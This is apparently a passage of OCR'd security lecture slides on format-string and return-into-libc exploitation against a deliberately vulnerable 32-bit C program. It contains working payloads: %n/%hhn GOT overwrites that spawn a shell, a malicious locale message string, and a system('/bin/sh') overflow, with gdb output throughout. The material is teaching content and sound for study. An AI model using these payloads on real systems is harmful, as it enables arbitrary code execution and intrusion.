0xfffed018 0x00000000
0xfffed014 0x00000000
0xfffed010 0x00000000
0xfffed00c 0x00000000
0xfffed008 0x00000000
0xfffed004 0x0000000a
0xfffed000 0x70257025
0xfffecffc 0x70257025
0xfffecff8 0x70257025
0xfffecff4 0x70257025
0xfffecff0 0x70257025
0xfffecfec 0x70257025
0xfffecfe8 0x70257025
0xfffecfe4 0x70257025
0xfffecfe0 0x44444444
0xfffecfdc 0x43434343
0xfffecfd8 0x42424242
0xfffecfd4 0x41414141
0xfffecfd0 0x00000001
0xfffecfcc 0x00000031
0xfffecfc8 0x00000000
0xfffecfc4 0x5655a1a0
0xfffecfc0 0x00000000
0xfffecfbc 0xfffecfd4
0xfffecfb8 0x5655a1a0
```

```
0xfffed010 0x00000000
0xfffed00c 0x00000000
0xfffed008 0x00000000
0xfffed004 0x00000000
0xfffed000 0x00000000
0xfffecffc 0x00000000
0xfffecff8 0x00000000
0xfffecff4 0x00000000
0xfffecff0 0x00000000
0xfffecfec 0x0000000a
0xfffecfe8 0x70257025
0xfffecfe4 0x70257025
0xfffecfe0 0x70257025
0xfffecfdc 0x70257025
0xfffecfd8 0x70257025
0xfffecfd4 0x70257025
0xfffecfd0 0x70257025
0xfffecfcc 0x70257025
0xfffecfc8 0x44444444
0xfffecfc4 0x43434343
0xfffecfc0 0x42424242
0xfffecfbc 0x41414141
0xfffecfb8 0x00000001
0xfffecfb4 0x00000031
0xfffecfb0 0x00000000
0xfffecfac 0x5655a1a0
0xfffecfa8 0x00000000
0xfffecfa4 0x00000000
0xfffecfa0 0x00000000
0xfffecf9c 0x56556292 fcn.00001166+300
0xfffecf98 0x00000001
0xfffecf94 0xfffecfbc
0xfffecf90 0x5655a1a0
```

Sample Executions

```
$ gcc -m32 format_string.c -o format-simple
$ echo "test line" | ./format-simple; tail -1 /tmp/log
$ test line
$ echo "test line %x %x" | ./format-simple; tail -1 /tmp/log
$ test line 1 0
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` | ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444440x702570250x702570250x70257025
```

Format String Exploitation

- Using %n, we can write to any memory address
- The GOT has the addresses of dynamically linked functions

```
$ readelf --relocs ./format-simple
Relocation section '.rel.dyn' at offset 0x2ec contains 1 entries:
Offset     Info    Type            Sym.Value  Sym. Name
080497bc  00000106 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2f4 contains 7 entries:
Offset     Info    Type            Sym.Value  Sym. Name
080497cc  00000107 R_386_JUMP_SLOT   00000000   __gmon_start__
080497d0  00000207 R_386_JUMP_SLOT   00000000   __libc_start_main
080497d4  00000307 R_386_JUMP_SLOT   00000000   read
080497d8  00000407 R_386_JUMP_SLOT   00000000   fclose
080497dc  00000507 R_386_JUMP_SLOT   00000000   fopen
080497e0  00000607 R_386_JUMP_SLOT   00000000   fprintf
080497e4  00000707 R_386_JUMP_SLOT   00000000   exit
```

GOT

```
call   804839c <fclose@plt>

0804839c <fclose@plt>:

804839c:        jmp    *0x80497d8
80483a2:        push   $0x18
80483a7:        jmp    804835c <_init+0x30>

080497d8  00000407 R_386_JUMP_SLOT   00000000
fclose
```

Format String Exploitation

- So, by writing into `080497d8` we control what happens after calling fclose

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" *
8'` | ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x44
4444440x702570250x702570250x70257025
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%2\
$p"'` | ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x41414141
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$x"'` | ./
format-simple; tail -1 /tmp/log
▯▯BBBBCCCCDDDD80497d8
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$n"'` | ./
format-simple; tail -1 /tmp/log
```

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\
$n"'` > test
$ gdb ./format-simple
(gdb) r < test
Program received signal SIGSEGV,
Segmentation fault.
0x00000010 in ?? ()
(gdb) info registers
...
eip            0x10
...
```

Format String Exploitation

- How to control the value to write?
  - To the man page!
  - "The field width"
- `printf("%200x", 0)` will pad the 0 with 200 space characters
- This allows us to control the number of characters that are output!
- What is the number that we want to write?
  - &of our shellcode, say at 0xffffcaf5
  - Which is 4,294,953,717 (4.2 GB)

Format String Exploitation

- Instead of writing 0xffffcaf5 all in one go, let's write 0xff 0xff 0xca 0xf5 separately
  - To the man page!
  - %hhn will act as a "signed char" and only write one byte
- We've already output 16 (0x10) bytes, so to get to 0xff we need (0xff – 0x10 = 0xef = 239)

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
gdb...  run…
Program received signal SIGILL, Illegal instruction.
0x080483ff in _start ()
$ echo `python -c 'print
"\xdb\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
Program received signal SIGSEGV, Segmentation fault.
0xff0483a2 in ?? ()
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08CCCCDDDD" +
"%239x%2\$hhn%3\$hhn"'` > test
Program received signal SIGSEGV, Segmentation fault.
0xffffba4b in ?? ()
```

Format String Exploitation

- At `0xffffba4b, want 0xffffcaf5`
  - `Need to change output from 0xff to 0xca for next byte`
    - `Wraparound`
  - Need to write out 1 + 0xca = 203

```
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08\xd9\x
97\x04\x08DDDD" + "%239x%2\$hhn%3\
$hhn%203x%4\$hhn"'` > test
process 52731 is executing new program:
/bin/bash
```

The locale attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
  - E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- In a vulnerable implementation, it was possible to specify a user-provided language file LANGUAGE=it_IT/../../../../../../../tmp

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"
msgstr”%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%63222c%hn%50561c%hn\n"
```

Lessons Learned

- Whenever an attacker can control the format string of a function such as *printf() and syslog(), there is the potential for a format string vulnerability
  - fprintf(f, buf) BAD
  - fprintf(f, “%s”, name_str) GOOD
  - printf(buf, var_i, var_j) still BAD
- Format string attacks are made possible by the lack of parameter validation

Memory Corruption Protections

- Prevention
  - Write decent programs! (impossible)
  - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java or Python)
  - Perform analysis of the program before execution (static analysis)
  - Make exploitation harder
- Detection
  - Perform checks on the program during execution (dynamic analysis)
  - System call analysis (e.g., sequence analysis)
  - Detect “write and execute” action sequences
  - Integrity checking (e.g., return address integrity checks)

Making Exploitation Harder

- Continuous arms race: we will follow a semi-historical approach
- Step 1: Non-executable stack

Linux Stack Protection

- In order to avoid execution of code on the stack, Linux leverages the NX bit
  - Requires that the kernel uses the Physical Address Extension mode
- The NX bit marks a memory area as Non-eXecutable

DEP and W^X

- Data Execution Prevention (DEP) is Microsoft's implementation of the NX mechanism
  - It supports the NX bit in hardware if present, or it emulates the mechanism if missing
- W^X (W xor X) is a security feature of OpenBDS
  - Forces pages to be either executable or writable but not both

Problem with Non-Executable Memory

- The idea behind the NX bit (W^X/DEP) is to never have memory that is both writable and executable at the same time
- Certain applications, like JIT-ing interpreters, might require this feature

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when ret is executed by the currently executing function
- Any function that is currently linked can be executed
  - Often system() is used
  - strcpy() can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the system() function in memory
  - Debugger, /proc/maps

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```


```
main:
   push %ebp
   mov %esp,%ebp
   sub $0x3c,%esp
   mov 0xc(%ebp),%eax
   add $0x4,%eax
   mov (%eax),%eax
   mov %eax,0x4(%esp)
   lea -0x32(%ebp),%eax
   mov %eax,(%esp)
   call 80482d0 <strcpy@plt>
   mov $0xa,%eax
   leave
   ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-
deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-
format -Wno-format-security -fno-stack-protector -m32 -
mpreferred-stack-boundary=2 test.c
```

```
$ readelf -lW a.out

Elf file type is EXEC (Executable file)
Entry point 0x8048320
There are 9 program headers, starting at offset 52
Program Headers:  Type           Offset   VirtAddr   PhysAddr   FileSiz
MemSiz  Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD           0x000000 0x08048000 0x08048000 0x005bc 0x005bc R E
0x1000
LOAD           0x000f08 0x08049f08 0x08049f08 0x00118 0x0011c RW
0x1000
DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
GNU_EH_FRAME   0x0004e0 0x080484e0 0x080484e0 0x0002c 0x0002c R   0x4
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

```
$ gdb a.out
(gdb) b main
(gdb) r foo
(gdb) p/x &system
$2 = 0xb7e66310
(gdb) info inferior  Num  Description       Executable* 1    process 14077     /home/
ubuntu/a.out
(gdb) !cat /proc/14077/maps
08048000-08049000 r-xp 00000000 fd:01 134876     /home/ubuntu/a.out
08049000-0804a000 r--p 00000000 fd:01 134876     /home/ubuntu/a.out
0804a000-0804b000 rw-p 00001000 fd:01 134876     /home/ubuntu/a.out
b7e25000-b7e26000 rw-p 00000000 00:00 0
b7e26000-b7fce000 r-xp 00000000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fce000-b7fcf000 ---p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fcf000-b7fd1000 r--p 001a8000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd1000-b7fd2000 rw-p 001aa000 fd:01 12884      /lib/i386-linux-gnu/libc-2.19.so
b7fd2000-b7fd5000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fd:01 12681      /lib/i386-linux-gnu/ld-2.19.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
(gdb) find 0xb7e26000, 0xb7fd2000, "/bin/sh"
0xb7f8684c
1 pattern found.
(gdb) x/s 0xb7f8684c
0xb7f8684c:         "/bin/sh"
```


```
(gdb) r `python -c "print 50 *
'a' + 'bcde' + '\x10\x63\xe6\xb7'
+ '\x4c\x68\xf8\xb7'"`
```




```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```


%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048435

```
(gdb) x/s 0xbffff85c
0xbffff85c:     'a' <repeats 50
times>, "bcde\020c\346\267L",
<incomplete sequence \370\267>
```





```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a





```
main:
  push %ebp                    0x804841d
  mov %esp,%ebp                0x804841e
  sub $0x3c,%esp               0x8048420
  mov 0xc(%ebp),%eax           0x8048423
  add $0x4,%eax                0x8048426
  mov (%eax),%eax              0x8048429
  mov %eax,0x4(%esp)           0x804842b
  lea -0x32(%ebp),%eax         0x804842f
  mov %eax,(%esp)              0x8048432
  call 80482f0 <strcpy>        0x8048435
  mov $0xa,%eax                0x804843a
  leave                        0x804843f
  ret                          0x8048440
```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843f




```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f





```
main:
   push %ebp                    0x804841d
   mov %esp,%ebp                0x804841e
   sub $0x3c,%esp               0x8048420
   mov 0xc(%ebp),%eax           0x8048423
   add $0x4,%eax                0x8048426
   mov (%eax),%eax              0x8048429
   mov %eax,0x4(%esp)           0x804842b
   lea -0x32(%ebp),%eax         0x804842f
   mov %eax,(%esp)              0x8048432
   call 80482f0 <strcpy>        0x8048435
   mov $0xa,%eax                0x804843a
   leave                        0x804843f
   ret                          0x8048440
```

%eax	0xa
%esp	0xbffff680
%ebp	0x65646362
%eip	0xb7e66310

